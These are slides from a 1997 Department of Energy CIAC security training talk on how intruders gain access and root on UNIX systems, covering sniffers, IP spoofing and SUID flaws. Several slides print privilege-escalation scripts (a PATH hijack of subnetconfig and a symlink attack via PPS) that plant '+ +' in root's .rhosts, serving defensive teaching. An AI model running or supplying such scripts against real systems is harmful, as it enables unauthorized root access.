U. S. Department of Energy

CIAC

Computer Incident Advisory Capability

Hacker Tools; How Do They Do That?

by
William J. Orvis

presented at
19th Department of Energy
Computer Security Group Training Conference

4/28/97 to 5/1/97

Houston, TX

UCRL-MI-127196

Work performed under the auspices of the U.S. Department of Energy by Lawrence Livermore National Laboratory under Contract W-7405-Eng-48

Hacking For Fun And Profit; Not!

- This talk will focus on where vulnerabilities come from and how they are exploited.
- It will only minimally describe how to fix the problems.
- The attack scripts in this talk have been intentionally damaged so that while they demonstrate the vulnerabilities, they do not work as written.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Intruders Want To Control Your System

Why?

- Peer Respect
- Curiosity (can it be done?)
- Boredom
- Revenge
- Financial (Company Secrets)
- Employment
- Needed to hide other activities.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Their Main Objective Is To Get Root Access On Your System

- First, they want access to the system from the network.
- Second, they want to get root access.

Intruders First Need A Foothold

● Get a password .	sniffer social engineering dumpster diving
● Grab the password file and crack it.	crack
● Get a ++ in the .rhosts file.	world writable file NFS world mountable
● Spoof the system into thinking you are a trusted system.	IP Spoofing, mendax

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

They Need Root Access To Exploit Your System

- Exploit a suid root program vulnerability.
  - Get a root shell.
  - Overwrite a file.
- Exploit an unprotected file.
- Exploit buffer overflow vulnerability.
- Other vulnerabilities.

subnetconfig
pps

.rhosts
/etc/passwd

passwd buffer overflow

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

When They Get Root, They Can Do Anything

- Add new accounts.
- Install backdoors.
- Trojan the system to hide their presence.
- Trojan the logging to ignore them.
- Capture passwords.
- Look at or copy any file.
- Platform to attack other systems.

rootkit, demon kit

sniffer

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability


What Is A Sniffer?

- A sniffer is a program that captures and logs the first 128 bytes of every telnet connection that passes through a network.
  - Contains the username
  - Contains the password
- Use of one-time passwords or SSH connections makes it impossible for a sniffer to capture anything useful.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

How Does A Sniffer Work?


- Normally, the network interface on a computer captures only packets that are addressed to the computer.



U.S. Department of Energy
CIAC
Computer Incident Advisory Capability


How Does A Sniffer Work?

- A sniffer puts the interface in promiscuous mode, where it captures all packets placed on the subnet. The first 128 bytes of telnet connections are logged.



U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Sniffers On The Internet



U.S. Department of Energy
CIAC
Computer Incident Advisory Capability


What Is IP Spoofing?

- Spoofing attacks are like con games.
- An attacker creates a false but convincing world around the victim. He then attempts to get the victim to do something that would be appropriate in the false world but that is inappropriate in the real world.
- In IP Spoofing, the attacker makes the attacked machine think it is communicating with a trusted host (no password required).

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

How Does IP Spoofing Work?


A Normal System



U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

How Does IP Spoofing Work?


- The Attacker first Wedges the trusted host (A) by sending multiple SYN packets.



U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

How Does IP Spoofing Work?


- The Attacker then sends a login request to B that appears to come from A. B replies to A, but A is still wedged and cannot respond.



U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

How Does IP Spoofing Work?

- The Attacker then blindly completes the login as if it were receiving the replies from B. It then adds ++ to the .rhosts file and disconnects. The Attacker can now connect to B at will.



U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

IP Spoofing Script

- Mendax is an IP Spoofing script that performs all the steps listed previously.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

What Are SUID Root Vulnerabilities?

- **Some programs that are run by normal users must have root privilege to do their tasks (e.g. passwd).**
- **To do so, the suid bit is set for the file:**

```
MyMachine> ls -l /usr/diag/bin/DI
-r-sr-xr-x 1 root bin 14608 Oct 25 1995 DI
```

- **The program now runs as root, and anything it does has root privilege.**
- **Many of these programs are never used by normal users, but are automatically installed on all systems.**

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

What Is A SIUD Root Shell Vulnerability?

- A SUID Root Shell vulnerability is where you get a SUID root program to start a new shell.
- The new shell is then running as root, allowing the attacker to do whatever he pleases to the system.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

How Does The SUID Root Shell Vulnerability Work?

- A root shell vulnerability is caused by the SUID root program starting another program without checking to insure what program is being run.
- The attacker then replaces the program the SUID root program wants to run with a batch file he wants run as root.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

SUID Root Shell Vulnerability: SubnetConfig

- Subnetconfig is a UNIX batch file that that sets the subnet behavior of a system. Only the root user can change the configuration, but a normal user can run it to view the current configuration.
- Subnetconfig runs as SUID root.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Subnetconfig Contains A Flaw That Can Be Exploited

```
#! /bin/sh

cat > /tmp/subnet_display << DISPLAY_END
subnetsarelocal/X
DISPLAY_END

#Check if user simply wants to see the
subnetsarelocal flag
#Super user capability is not needed for this
if [ $# -eq 0 ]
...
```

Which "CAT" is being run???

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

The Subnetconfig Attack Script Exploits The Vulnerability

```
#!/bin/ksh
echo '#!/bin/ksh' > /tmp/cat
echo 'chmod 666
   ~root/.rhosts' >> /tmp/cat
echo 'echo + + >>
   ~root/.rhosts' >> /tmp/cat
chmod 777 /tmp/cat
PATH=/tmp:$PATH
export PATH
/etc/subnetconfig
rm /tmp/cat
```

Make a new "CAT" in /tmp.

Put /tmp at the beginning of the PATH.

Run subnetconfig.

Clean up.

- **Subnetconfig finds the "cat" program in /tmp and runs it instead of /bin/cat.**
- **The new "cat" puts a ++ in root's .rhosts file, allowing anyone to login as root.**

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

What is a SUID File Overwriting Vulnerability

- **The SUID File Overwriting vulnerability occurs when a program that runs as SUID root creates a file but does not check to see that it is not a link.**

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

How Does the SUID File Overwriting Vulnerability Work?

- Some programs that run SUID root create files without checking to see what file they are writing to.
- Creating a link between the programs file and the file you want to write to allows you to write to that file as root.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

SUID File Overwriting Vulnerability: PPS

- The PPS program is a point to point serial networking program.
- It runs as suid root.
- It creates a log file but does not check to see if the log file is a real file or a link to some other file.
- You can link to any other file and get PPS to overwrite it with your text.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

SUID File Overwriting Script

```
#!/bin/ksh
LOG=/usr/spool/pps/log

mv $LOG $LOG.old
ln -s /.rhosts $LOG
pps -o '\
+ +
'
rm $LOG
mv $LOG.old $LOG
```

Save the old log file.

Link to the file you want to change.

Run PPS

Type the text you want saved in the log.

Clean up.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

Unprotected File Vulnerability .rhosts in a users directory.

- If a user’s home directory is world writable, any attacker can drop a .rhosts file in it that allows that attacker to login as the user.
- If the user is the root user, the attacker can log in as that root user and get root privileges.

U.S. Department of Energy
CIAC
Computer Incident Advisory Capability

